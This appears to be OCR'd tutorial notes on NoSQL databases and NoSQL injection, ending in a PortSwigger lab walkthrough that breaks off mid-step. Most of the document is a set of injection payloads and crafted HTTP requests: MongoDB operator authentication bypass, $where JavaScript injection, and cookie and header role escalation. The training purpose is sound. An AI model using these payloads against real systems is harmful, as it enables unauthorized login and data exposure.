
NoSQL Fundamentals


1. NoSQL Databases also known as `Not Only SQL` databases are a class of databases management systems that provides a non-relational approach for storing and retrieving data.
2. Unlike traditional relational databases offer more flexible data models that can handle unstructured, semi-structured and rapidly evolving data
3. NoSQL databases emerged as a response to the need for scalability. performance and agility in handling data types workloads.


Types of NoSQL Databases

- `Key-Value Store` : These stores data as a collection of key-value pairs. the value can be any type of data. such as text, JSON or binary Objects. Examples include `Redis, Riak, and Amazon DynamoDB`
- `Document Databases` : Document databases store and retrieve data in JSON-like documents. Documents can vary in structure and the database provides features for querying and indexing based on the document databases.
- `Columnar Databases` : Columnar databases organize data into columns rather than two rows makin them efficient for analytical workloads and handling large volumes of data. Apache Cassandra and Apache HBase are examples of columnar databases.



FEATURE	SQL	NoSQL
Type	Relational	Non-Relational
Data Storage Modle	Tables with fix Rows and Columns	1. Unstructured 2. Stored in `JSON` files. 3. Key-Value pairs; tables with rows and dynamic columns.
Scalablity	Vertical	Horizontal
Query Complexity	Supports Complex Queries	Doesn't support complex queries





Popular NoSQL Databases

- MongoDB
- Cassandra
- Redis

NoSQL Database Query Language

NoSQL database typically have their own query languages or interfaces for data retrieval and manipulation. Here are some examples of query languages used in popular NoSQL databases.

- MongoDB : MongoDB uses a Query language called `MongoDB Query Language (MQL)`. It provides a rich set of operators and functions for querying and manipulating documents in the database.

Syntax to detect NoSQL Injection

```
"
'
}
```

Basic Authentication Bypass (Boolean-based)

```
username: {"$ne": null}
password: {"$ne": null}
```

```
username: admin
password: {"$ne": null}
```

```
- URL Parameter
```

```
/api/user?username[$ne]=null
```

Always True Conditions

```
{"$gt": ""}
{"$ne": "random"}
{"$regex": ".*"}  // matches any string
```

JavaScript Injection (MongoDB's $where)

```
{"$where": "1 == 1"}
{"$where": "this.username == 'admin'"}
{"$where": "sleep(5000) || true"}
```

> Note: `$where` can lead to **remote code execution** in older or misconfigured MongoDB versions.

Regex Payloads

```
{"username": {"$regex": ".*"}}  // matches anything
{"username": {"$regex": "^admin"}}  // matches users starting with 'admin'
```

Places where we can Input our Payloads

---

1. Login API – POST JSON

```
# Original
POST /api/login HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
  "username": "admin",
  "password": "admin"
}
```

```
# Injected NoSQL Payload
POST /api/login HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
  "username": { "$ne": null },
  "password": { "$ne": null }
}
```

Search Filter – GET URL Parameters

```
# Original
GET /search?item=keyboard HTTP/1.1
Host: vulnerable-app.com
```

```
# Injected NoSQL Payload
GET /search?item[$regex]=.* HTTP/1.1
Host: vulnerable-app.com
```

> Matches all items in the DB using regex.

User Lookup – API JSON Input

```
# Original
POST /api/user/details HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
```

```
  "user": "admin"
}
```

```
# Injected Payload
POST /api/user/details HTTP/1.1
Host: vulnerable-app.com
Content-Type: application/json

{
  "user": { "$gt": "" }
}
```

> Returns any user because `$gt` on an empty string matches everything.

Cookie-Based Role Escalation

```
# Original
GET /dashboard HTTP/1.1
Host: vulnerable-app.com
Cookie: role=user; session=xyz
```

```
# Injected NoSQL Payload in Cookie
GET /dashboard HTTP/1.1
Host: vulnerable-app.com
Cookie: role[$ne]=user; session=xyz
```

> May trick backend logic to bypass role-based access.

Header Injection

```
# Original
GET /profile HTTP/1.1
Host: vulnerable-app.com
X-User: guest
```


```
# Injected Payload in Header
GET /profile HTTP/1.1
Host: vulnerable-app.com
X-User: { "$ne": "admin" }
```

Exploiting NoSQL Injection


Using Burp Suite

1. LAB : https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-detection

The product category filter for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection.



> Lets Intercept the Request In Burp Suite




> So in this lab we have task to access the more products whenever we access any of category

Now try to imagine we have syntax of program in backend logic file -->

```
if(this.category == "Accessories"){

// code logic for above condition

}
```

we can try to brake this parameters using following symbols `} " ' . { $ ;`

> After entering single quote we got an error




Suppose we have any limit condition in background for limiting the results of product output to bypass this we can use Boolean conditions

```
if(this.category == "Accessories" && this.limit == 3)
```

Lets try to bypass this one :

```
' && 1 == 1
' && '1' == '1
' || '1'=='1
' || 1 || '
' || '1' == '1
```




---


2. LAB : https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-bypass-authentication

The login functionality for this lab is powered by a MongoDB NoSQL database. It is vulnerable to NoSQL injection using MongoDB operators.


> To solve the lab, log into the application as the `administrator` user.
> You can log in to your own account using the following credentials: `wiener:peter`.



Lets authenticate using given username and password



Lets see and try to intercept request in burp suite




> So lets see how we can use the logical operators to manipulate the website


Link : https://www.mongodb.com/docs/manual/reference/operator/query-comparison/

1. Lets try `$ne` - Matches all values that are not equal to a specified value.


```
{
 "username":"winer",
 "password":{
      "$ne":"randominput"
     }
}
```



> As we can see above we got `302` Found it means it is vulnerable to comparison operator. so lets try to feed the correct password to this comparison operator lets see what we get

